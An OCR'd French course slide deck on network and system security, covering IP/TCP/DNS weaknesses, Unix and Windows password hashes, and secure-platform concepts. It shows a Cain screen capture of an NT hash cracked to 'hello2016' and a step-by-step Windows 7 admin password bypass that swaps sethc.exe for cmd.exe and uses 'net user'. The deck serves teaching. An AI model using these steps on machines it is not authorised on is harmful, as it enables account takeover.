  - Dans l'attaque dite *ARP spoofing* l'attaquant forge une trame de réponse (*ARP.response*) erronée. Il en résulte un détournement du trafic IP.
- **Un paquet IP comporte typiquement un en tête de 20 octets démunis d'attributs cryptographiques de sécurité.**
  - La confidentialité et l'intégrité des données transportées ne sont pas assurées.
- **Le mécanisme de segmentation est difficilement analysable par les pare-feu. En effet, seul le premier segment IP contient l'entête du protocole supérieur transporté, par exemple TCP ou UDP.**
  - Le réassemblage peut entraîner un problème de déni de service pour la machine de réception (la taille maximale d'un paquet IP est de 65535 octets et le temps de réception des fragments est indéterminé).
- **La correspondance adresse IP nom de machine est typiquement réalisée par le protocole DNS qui n'offre aucun service d'authentification ou d'intégrité.**

Les faiblesses du protocole IP 2/2


- Lorsque un pare-feu autorise les paquets ICMP, il s'expose à de possibles canaux cachés, utilisés par exemple pour dialoguer avec des chevaux de Troie, dont les informations sont transportés par des paquets ICMP.response.
- Le protocole TCP ne propose aucune authentification du serveur lors de l'ouverture d'une session (paquets SYN et ACK+SYN).
- Le SYN-Flooding est une technique d'attaque de déni de service qui consiste à générer en grand nombre de paquets TCP-SYN.
- L'analyse des ports TCP (en mode serveur) ouverts d'un nœud IP (port scan) repose sur la possibilité de forger librement des paquets TCP-SYN.
- Il est possible de mettre fin à une session TCP à l'aide de paquets TCP-RESET. Connaissant l'adresse IP du client en supposant une fenêtre de réception (RWIN) de 2^{14} et une plage de ports éphémères de 2^{10} le nombre de paquets nécessaire est de l'ordre de $2^{32}/2^{14}*2^{10} = 2^{28}$.
- De nombreux protocoles (PPP, POP, FTP,…) mettent en œuvre des mots de passe transmis en clair sur le réseau. Peu de messageries supportent un transport sécurisé par SSL.

Login et Mot de passe

Mot de passe Unix




Clé NT et MSCHAPv2




Windows - SAM - Security Account Manager


LM Hash




NT LM Hash


Windows Password Recovery








CAIN


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hashes (4)
NTLMv2 Hashes (0)
MS-Cache Hashes (0)
PWL files (0)
Cisco IOS-MD5 Hashes (0)
Cisco PIX-MD5 Hashes (0)
APOP-MD5 Hashes (0)
CRAM-MD5 Hashes (0)
OSPF-MD5 Hashes (0)
RIPv2-MD5 Hashes (0)
VRRP-HMAC Hashes (0)
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hashes (0)
Kerb5 PreAuth Hashes (0)
Radius Shared-Key Hashes (0)
IKE-PSK Hashes (0)
MSSQL Hashes (0)
MySQL Hashes (0)
User Name
LM Password
< 8
NT Password
LM Hash
NT Hash
Administrateur
* empty *
* empty *
NO PASSWOR...
NO PASSWORD**********...
HomeGroupUser$
* empty *
NO PASSWOR...
8B4C84EA94D7F100393BE67D...
Invité
* empty *
* empty *
NO PASSWOR...
NO PASSWORD**********...
Pascal
hello2016
NO PASSWOR...
8DB408B701EA4D9FE2F73254...
Dictionary Attack
Brute-Force Attack
Cryptanalysis Attack
Rainbowcrack-Online
ActiveSync
Select All
Note
Test password
Add to list Insert
Remove Delete
Remove Machine Accounts
Remove All
Export
LM Hashes
LM Hashes + challenge
NTLM Hashes
NTLM Hashes + challenge
NTLM Session Security Hashes
http://www.oxid.it



Position
Options
As Is (Password)
Reverse (PASSWORD - DROWSSAP)
Double (Pass - PassPass)
Lowercase (PASSWORD - password)
Uppercase (Password - PASSWORD)
Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
Case perms (Pass,pAss,paSs,...PaSs...PASS)
Two numbers Hybrid Brute (Pass0....Pass99)
Current password
Plaintext of 8DB408B701EA4D9FE2F732546A527FC6 is hello2016
Attack stopped!
1 of 1 hashes cracked
Start
Exit

Reset du mot de Passe sous windows 7

sethc.exe

5x 

cmd.exe




/Windows/System32

Reset du mot de passe sous Windows 7


- En remplaçant la commande sethc.exe par cmd.exe dans /Windows/System32 un disque de réparation permet de modifier le mot de passe administrateur
  - cmd.exe est exécuté en mode administrateur
- net user Administrateur /active:yes
- shutdown -r
- net user UserName *
- =>new Password:
- =>Confirm:
- net user UserName /active:yes


Plateformes Sécurisées


Plateformes Sécurisées, Bill Gates, 2006



La stratégie Microsoft – Bill Gates
RSA Security Conference 2007







- IPSEC
- Trustworthy Computing
- **Des composants qui résistent aux attaques**
  - TPM
  - Cartes à puce
- Identité

- **Le mot de passe est LE problème de sécurité**
- **Microsoft propose l'usage généralisé de certificats**

Trinité, Paul Kocher & ALL (2004)

Extensibilité


Sécurité

Complexité

Connectivité

3 propriétés de sécurité


Intégrité
- Isolation (multi processeurs)
- SandBox
- Mise à jour/chargement de logiciels sécurisés
- Prévention/Détection des intrusions
- Prévention des attaques par rebond



